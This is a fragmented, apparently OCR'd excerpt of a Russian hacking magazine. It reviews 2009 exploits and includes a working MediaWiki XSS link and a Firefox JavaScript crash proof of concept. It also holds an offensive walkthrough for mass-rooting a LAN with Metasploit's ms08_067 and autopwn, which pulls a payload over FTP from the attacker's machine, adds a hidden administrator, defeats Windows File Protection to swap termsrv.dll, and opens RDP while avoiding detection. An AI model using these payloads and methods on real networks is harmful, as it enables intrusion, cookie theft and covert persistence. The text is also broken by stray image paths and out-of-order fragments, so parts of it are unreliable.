Использовать описанную уязвимость межсайтового скриптинга необычайно просто. Достаточно лишь скормить администратору или любому другому привилегированному участнику Вики-портала ссылку вида:

```
http://site.com/index.php/Special:Block/?wpBlockAddre
ss="/><script>alert('Privet! Ya MegaXSS :)')</script><a
href="
```

Если это будет XSS со ссылкой на твой снифер, то авторизационные куки-сы администратора благополучно окажутся у тебя.

>> Targets

Уязвимы сразу две ветки MediaWiki:
MediaWiki <= 1.14.0
MediaWiki <= 1.15.0

>> Solution

Как обычно, не забываем проверять наличие свежей версии движка на сайте производителя — mediawiki.org/wiki/Download.

ДЕМОНСТРАЦИЯ РАБОТЫ TUN KERNEL ЭКСПЛОЙТА

04 ПОВРЕЖДЕНИЕ ПАМЯТИ В MOZILLA FIREFOX

>> Brief

Чем популярней становится софт, тем больше энтузиастов находят в нем уязвимости. Печальным примером служит не так давно вышедший Firefox 3.5, где некий SBerry aka Simon Berry-Byrne нашел замечательную багу переполнения кучи, с помощью которой злоумышленник может выполнить произвольный код на целевой системе.
Проблема заключается в ошибке в Just-in-Time (JIT, компиляторе нового движка JavaScript для Огнелиса): при обработке JavaScript'ом некоторых тегов HTML (например, font) компилятор некорректно возвращает данные из собственных функций, таких как escape().
Кстати, тем же автором, но в соавторстве с Andrew Haynes была найдена и еще одно переполнение (теперь уже вызывающее Denial of Service) в свежем файрфоксе — Mozilla Firefox 3.5 Unicode Data Remote Stack Buffer Overflow Vulnerability. На этот раз бага заключается в некорректной обработке длинных unicode-последовательностей в методе write вышеозначенного движка JS.

>> Targets

Firefox 3.5 и, возможно, более ранние версии.


>> Solution

За всеми security-апдейтами для Огнелиса обращайся по адресу mozilla.com/firefox.

>> Exploit:

Для первого переполнения автор предоставляет нам в пользование неплохой PoC (http://milw0rm.com/exploits/9137), запускающий на твоей машине приложение calc.exe, а для второго достаточно лишь накидать небольшой html-пример с использованием javascript:

```
<html>
<head>
<script language="JavaScript" type=»Text/Javascript">
      var str = unescape("%u4141%u4141");
      var str2 = unescape("%u0000%u0000");
```



XSS В ПЛАГИНЕ RELATED WAYS TO TAKE ACTION

```
        var finalstr2 = mul8(str2, 49000000);
        var finalstr = mul8(str,  21000000);
        document.write(finalstr2);
        document.write(finalstr);
  function mul8 (str, num) {
        var i = Math.ceil(Math.log(num) / Math.LN2),
                res = str;
        do {
                res += res;
        } while (0 < --i);
        return res.slice(0, str.length * num);
  }
  </script>
  </head>
  <body>
  </body>
  </html>
  <html><body></body></html>
```

Не вызывающая подозрений функция write() должна, по идее, вывести на экран очень длинные последовательности unicode-символов. Но вместо этого Firefox зависнет и станет кушать очень-очень много памяти (так что на своей машине тестить сплойт крайне не рекомендую).

05 ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В MICROSOFT OFFICE WEB COMPONENTS SPREADSHEET ACTIVEX КОМПОНЕНТЕ

>> Brief:
Мелкомягкие с каждым днем все больше и больше нас радуют. На этот раз в поле зрения попал сплойт под ослика IE, основанный на уязвимости в Microsoft Office Web Components Spreadsheet ActiveX. Сей славный ActiveX компонент используется браузером Internet Explorer для отображения электронных таблиц Excel. Сама бага, собственно, заключается в ошибке при проверке границ данных в методе msDataSourceObject() в этом компоненте (OWC 10 и OWC11). При эксплуатации уязвимости (например, с помощью всем известного метода с iframe) злоумышленник легко может вызвать переполнение стека и выполнить произвольный код на целевой системе. Иными словами, если ты используешь в качестве браузера IE, а также на твоем компьютере присутствует небезызвестный MS Office, то твоя система подвержена опасности.

>> Exploits
Сразу три вариации эксплойта под описанную багу ты можешь найти по адресу http://www.securitylab.ru/vulnerability/382430.php.
Также для успешной эксплуатации уязвимости в твоем браузере должен быть разрешен ActiveX, в частности, объекты «OWC10.Spreadsheet» и «OWC11.Spreadsheet».



>> Targets:
- Microsoft Office XP Service Pack 3;
- Microsoft Office 2003 Service Pack 3;
- Microsoft Office XP Web Components Service Pack 3;
- Microsoft Office Web Components 2003 Service Pack 3;
- Microsoft Office 2003 Web Components for the 2007 Microsoft Office system Service Pack 1;
- Microsoft Internet Security and Acceleration Server 2004 Standard Edition Service Pack 3;
- Microsoft Internet Security and Acceleration Server 2004 Enterprise Edition Service Pack 3;
- Microsoft Internet Security and Acceleration Server 2006;
- Internet Security and Acceleration Server 2006 Supportability Update;
- Microsoft Internet Security and Acceleration Server 2006 Service Pack 1;
- Microsoft Office Small Business Accounting 2006.


>> Solution:
Как всегда, Microsoft не торопится исправлять свои грабли. В качестве временной меры для исправления уязвимости рекомендуется деактивировать следующие CLSID:

```
{0002E541-0000-0000-C000-000000000046}
{0002E559-0000-0000-C000-000000000046}
```


06 ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В ЯДРЕ LINUX

>> Brief:
17 июля сего года известный эксперт по безопасности *Nix-систем, автор модуля grsecurity Brad Spengler опубликовал описание и PoC весьма необычного эксплойта под последние ядра Linux.
Необычным является то, что при анализе исходного кода ядра Linux эту багу практически невозможно обнаружить невооруженным глазом.
Итак, уязвимый код кроется в реализации net/tun из-за ошибки разыменования нулевого указателя в функции tun_chr_pool() файла drivers/net/tun.c:





XSS В ДВИЖКЕ MEDIAWIKI

Mozilla Crash Reporter

Приносим свои извинения

Firefox столкнулся с неожиданной проблемой и аварийно завершил работу. Мы попытаемся восстановить ваши вкладки и окна при его перезапуске.

Чтобы помочь нам в выявлении и устранении этой проблемы, вы можете отправить нам сообщение об ошибке.

☐ Сообщить о падении в Mozilla, чтобы они могли это исправить

Подробности...

Добавить комментарий (комментарии публично доступны)

☐ При поступлении новой информации послать мне письмо

Введите здесь свой адрес электронной почты

Перезапустить Firefox | Выйти из Firefox

УМИРАЮЩИЙ ОГНЕЛИС

```
struct sock *sk = tun->sk;
// initialize sk with tun->sk

...
if (!tun)
    return POLLERR;   // if tun is NULL return error
```

Объясню, что здесь происходит: сначала инициализируется некая переменная sk и устанавливается в значение, которое может быть равно нулю. Затем значение переменной проверяется таким образом, что, если оно равно нулю, возвращается ошибка.
Бага проявится только после компиляции исходника, так как в процессе оптимизации этого кода компилятор увидит, что значение означенной переменной уже давно присвоено и просто вырежет блок с if(!tun).
Такое нехитрое злодеяние, проведенное компилятором, позволит нам прочитать и записать данные по адресу 0x00000000, который затем можно будет спокойно перенаправить в пространство пользователя.

>> Exploits


Опубликованный Брэдом Спенглером эксплойт, а также все его комментарии к этой знаменательной баге на английском языке ты можешь скачать по адресу http://milw0rm.com/exploits/9191.

>> Targets:

Linux kernel <= 2.6.30 (ядро должно быть собрано с опцией GCC -fdelete-null-pointer-checks).

>> Solution:

Для исправления этой и других уязвимостей ядра Линукса не забывай регулярно проверять GIT-репозиторий производителя: http://git.kernel.org.



MORO / MORO@INBOX.RU /

АВТОСПЛОЙТ КАК ОБРАЗ ЖИЗНИ

МАССРУТИНГ В ЛОКАЛЬНОЙ СЕТИ

Что делать, если хочется всего и сразу, да еще и не напрягаться при этом? Правильно, надо найти того, кто сделает все за тебя. Так и в хакпроме — не хочешь выполнять рутинную работу, используй средства автоматизации. Благо, есть Metasploit, голова на плечах и немного фантазии.

Как-то раз у меня возникла идея создать портативную версию метасплойта. Зачем? Ну, представь, что ты порутал какой-нибудь узел в локалке и захотелось тебе окинуть пристальным взглядом всю сеть изнутри. Явно нужна помощь в виде всевозможных x-tool'z, которые надо установить, настроить и т.д. Они начнут следить и всячески гадить в системе. В общем, форменное палево, хотя все зависит от конкретных обстоятельств. Гораздо круче иметь портативные версии, которые можно настроить заранее и тупо скопировать на тачку. Если все правильно сделать, нигде они тебя не выдадут, а по окончании злостных действий их нужно будет просто удалить.


МЕТАСПЛОЙТ — XP — MS08_067 — DB_UTOPWN


В джентльменском наборе пентестера метасплойт занимает отнюдь не последнее место, позволяя быстро проверить машинки и, по возможности, их поломать. Конечно, не 0-day, но тем не менее. В общем-то, если не брать в расчет установку nmap и, соответственно, winpcap, проблем с созданием портативной сборки не было. Но тут я наткнулся на EasyHack от SKVOZ (][за май 2009) — про реализацию массрутинга с помощью метасплойта. Тема меня дико заинтересовала, и я решил ее развить.

Честно сказать, с метасплойтом я до этого особенно и не работал. Так, баловался разными сплойтами, не дальше user guide. Но идея массрутинга реально зацепила. Более того, у меня было стойкое ощущение, что после эпидемии conficker найти тачки с юзабельной дыркой проблематично. Напомню, что SKVOZ предлагал использовать связку nmap и метасплойт как раз для массрутинга дыры MS08_067. Ради интереса я повторил эксперимент в своей локалке и был приятно удивлен. Более четверти машин выбросили рутовые шеллы.

Еще больше обрадовал тот факт, что сам эксплойт мог бы быть и другим. Только за 2009 год Microsoft уже опубликовала порядка 20 критических уязвимостей. Одна из них — ms09-001 — также связана с SMB. Эксплойта под нее пока нет, но, возможно, это только вопрос времени.

Однако не все так сладко. Нарисовалось несколько проблем, которые требовали решения. Допустим, у тебя есть шелл. Классика жанра требует создания нового пользователя и добавления его в локальную группу администраторов (или снятия хешей паролей, или просто замены пароля локального админа). В российских реалиях подавляющее большинство машин в локалке (я говорю о клиентских тачках под WinXP) работают под локализованной осью, а, значит, локальная группа носит название «Ад-





ГЕРОЙ ДНЯ — МЕТАСПЛОЙТ С ЭКСПЛОЙТОМ MS08_067


министраторы». Попробуй вбить в удаленной консоли «Администраторы» и тебя накроет глубочайшее чувство обиды. Да-да, извечная проблема с кодировками. Консоль работает под cp866, Windows — под cp1251, никсы и вовсе под Koi8-r или Unicode. Метасплойт же и нагрузки, типа meterpreter, в принципе не понимают русскую локаль. Отсюда на ровном месте мы получаем нехилую проблему.
В сетке эта тема достаточно широко обсуждается. В конечном итоге все ссылаются на один и тот же патч (trac.metasploit.com/ticket/253). Я накладывал патч, пробовал разные кодировки, но ни черта не получилось. Может, получится у тебя, но меня эта проблема окончательно добила, и я решил искать нормальное решение.

СКАЖИ МНЕ, КАК ТЕБЯ ЗОВУТ

Итак, встала задача добавления пользователя в локальную группу администраторов посредством полученной консоли в условиях невозможности использовать символы кириллицы. План действий таков: пишем скрипт, реализующий необходимый функционал, каким-то образом заливаем его на подопытную тачку и исполняем. Скрипты я предпочитаю писать на AutoIT, так что открываем SciTe из поставки AutoIT и начинаем ваять. При этом хотелось бы сделать версию скрипта, независящую от локали, — то есть скрипт должен уметь автоматически определять название локальной группы администраторов.
Известно, что системные группы в винде имеют предопределенные SID, в частности, SID группы администраторов имеет значение S-1-5-32-544. Для получения названия по SID предоставляется API-функция LookupAccountName, экспортируемая библиотекой AdvAPI32.dll. В автоит модуль Security.au3 предоставляет соответствующую функцию-обертку _Security__LookupAccountName. Этой функцией мы и воспользуемся (смотри файл user.au3 на DVD).
Вызов TraySetState с параметром 2 блокирует появление иконки AutoIT в трее. Далее определяется имя группы администраторов, создается пользователь и добавляется в эту группу. Последний вызов модифицирует реестр, чтобы пользователь отсутствовал в списке интерактивного входа XP. Компилируем скрипт в exe-файл и проверяем на виртуалке. Если все в порядке, двигаемся дальше.
В качестве транспорта поначалу я думал использовать SMB. Мы находимся в той же сетке, что и жертва, — так почему бы не расшарить у себя папку и не подложить туда файлик user.exe? Не видя никаких проблем, я так и поступил. Но монтирование папки с удаленной системы ни в какую не получалось — видимо, после эксплуатации сервис начинал работать неправильно. Ну да ладно, в винде по умолчанию встроен консольный клиент ftp. Я поднял на тачке ftp-сервер (портативный FileZilla), настроил анонимный вход, а на удаленной тачке в папке %temp% строка за строкой прописал ftp-скрипт для подключения к моему серваку и получения файла. Далее в консоли появился вызов ftp.exe с ключом -s, и файл user.exe оказался на предназначенном ему месте. После запуска в системе появился пользователь с нужными правами.
Таким образом, принципиально проблема решается несложно. Впрочем, чем дальше, тем больше хочется. Вбивать каждый раз FTP'шный скрипт, качать и запускать файл — идеологически крайне далеко от поставленной задачи автосплойтинга. Кроме того, доступ из консоли в винде — совсем не так круто как в никсах, большинство утил просто не будут работать без графики. Так что, будем шаманить в попытке открыть доступ к рабочему столу. Вариантов, в принципе, всего два. Это — расшаривание стола (типа Radmin, VNC и т.д.) и использование терминальных служб. Первый для клиентских машин — совсем и не вариант, ибо очень палится. С RDP в XP вообще тухло: при инициации удаленного подключения локальный пользователь будет выброшен из активной сессии. Но не надо отчаиваться, выход есть.

РАЗРУШИТЕЛИ ЛЕГЕНД

Чем думают ребята из Redmond'а, я не знаю, но порой их решения поражают воображение. Если в серверных ОС мы имеем человеческий доступ по RDP, то в клиентских — полная лажа. Удаленный доступ в XP не уживается с локальным, и только один из пользователей может оставаться активным (в Home Edition, кстати, терминальной службы вообще нет). Зачем это сделано — большая загадка, потому что вряд ли кто-то будет только из-за этого покупать серверную ось, а неудобств доставляет немеряно, особенно в нашем случае.
В одном из бета-релизов XP такого ограничения не было, поэтому для его снятия достаточно подменить библиотеку termsrv.dll и перезагрузиться. На словах просто, на деле — нет. В сети различных патчеров, как грязи, но все они работают, прямо скажем, хреново, да и то — только если их запускать из интер-










XP УПОРНО СОПРОТИВЛЯЕТСЯ ЗАМЕНЕ СИСТЕМНЫХ ФАЙЛОВ



links

При создания автосплойта не обойтись без метасплойта: metasploit.org.



dvd

На диске ты найдешь:
- Исходные коды скрипта final.au3.
- «Правильную» версию библиотеки termsrv.dll.
- Конечный бинарник в виде самораспаковываемого архива.
- Пропатченные исходники метасплойта, а также сами патчи.

активной сессии и иметь доступ к рабочему столу. Дело в том, что системные dll охраняются системой Windows File Protection. Если доступен установочный дистрибутив (с CD или по сети), файлы будут автоматически заменены на оригинальные. Если нет, будет выброшено предупреждение о недоступности диска и предложение вставить диск либо принять новый файл. И хотя название файла не пишется, надо быть полным дауном, чтобы ответить «Да», на что я, естественно, полагаться не буду. Один из методов обхода заключается в необходимости загрузки в безопасном режиме, но удаленно, к сожалению, этого не сделаешь. Поэтому все патчеры идут лесом, и мы будем ваять собственный, который подменял бы библиотеку из неинтерактивной сессии, да и еще как-то справлялся с защитой файлов. Первая часть тривиальна, а вот со второй сложнее. Надо отследить появление окна и эмулировать нажатия на нужные кнопки. Положим, код для этого мы написали, но, запустив его из консоли metasploit, мы дико обломаемся, так как, не имея доступа к рабочему столу, окно он, естественно, не поймает, и никакие сигналы послать не сможет. На выручку, как обычно, приходит планировщик задач, позволяющий запускать проги в интерактивном режиме. Идея в том, чтобы поставить задачу эмуляции пользовательских действий на выполнение в интерактивном режиме. Далее — дождаться ее запуска и уже потом подменять нужные файлы. Смотри на DVD полный код скрипта под названием final.au3, а я тем временем поясню, что к чему. Я весь функционал засунул в один файл, поэтому сначала проверяю, с какими аргументами запущен бинарник. Если присутствует ключ fsp, значит, будем ждать появления окна и щелкать по кнопкам. Определить идентификационные данные окна и кнопок можно с помощью Au3Info из сборки AutoIT. После этого я отправляю машину в перезагрузку, дав юзеру 2 минуты на сохранение результатов работы.

Если ключ fsp не задан, скрипт выполняет свою основную задачу. Сначала инициализируются необходимые переменные и осуществляется работа по созданию нового администратора. Затем производятся телодвижения касательно реестра и нетшелла, цель которых — открытие доступа к RDP. Дальше проверяется версия ОС и, если она не XP, работа скрипта прекращается. Если же на узле установлена XP, с помощью sc поднимается сервис планировщика, и на выполнение ставится наш же скрипт, но с ключом fsp. Подождав, пока планировщик запустит задачу, скрипт реализует подмену библиотеки. Для этого переименовывается текущая dll (если запущена служба TermService, библиотека будет заблокирована, и удалить ее не получится), а новая dll копируется в %systemroot%\system32\DLLCache (чтобы невозможно было восстановить исходную версию из кэша), и, наконец, подменяется сама библиотека в %systemroot%\system32.

После сборки я упаковал собранный экзешник и библиотеку в самораспаковывающийся архив. Архив настроил на распаковку в %temp%, автоматическую перезапись всех файлов (кстати, не перезаписывает — доказано), и запуск %temp%\final.exe по окончании распаковки. Хочешь протестировать? Бери psexec и запусти архив на удаленной машине. Через примерно три минуты подключайся по RDP. У меня все получилось, так что двигаемся дальше.


УЖАСНЫЙ SMB


При всей своей простоте и удобстве использования SMB — жутко глючная штука. К тому же, из всех технологий, реализованных Microsoft, это наверное, одна из самых корявых (не считая осла). Тот же метасплойт несет в себе 14 сплойтов для smb; не за горами и новые дырки. Ну а мы пока воспользуемся ms08_067, как наиболее свежей и, пока еще, достаточно пробивной. Проблема кроется в библиотеке netapi32.dll, а точнее, в функции wcscat (по крайней мере, так ее использовал conficker). Для удаленного доступа используется RPC-вызов с UUID 4b324fc8-1670-01d3-1278-5a47bf6ee188, то есть — обращение к интерфейсу srvsvc.

Чтобы не мучить пользователей локалки, было решено создать тестовый стенд. Я накатил образ винды на VmWare с обновлениями, вышедшими до октября 2008 года (тогда появился патч), немного его подстроил и клонировал в трех вариантах. Итак, получена локальная минисеть, на которой можно оттачивать мастерство автосплойта.


Моим удивлению и досаде не было предела, когда попытка применить метасплойтовский ms08_067 окончилась неудачей! Та же история постигла и милвормовский вариант, причем последний выплюнул ошибку «Make SMB Connection error:53 (network path was not found)». Я подумал, что виноват файер, отключил его и попробовал заново. Ситуация немного изменилась, но была далека от идеала. Метасплойт неправильно определил сервис пак







РАСШИРЕННЫЕ ОПЦИИ МОДУЛЯ DB_AUTOPWN

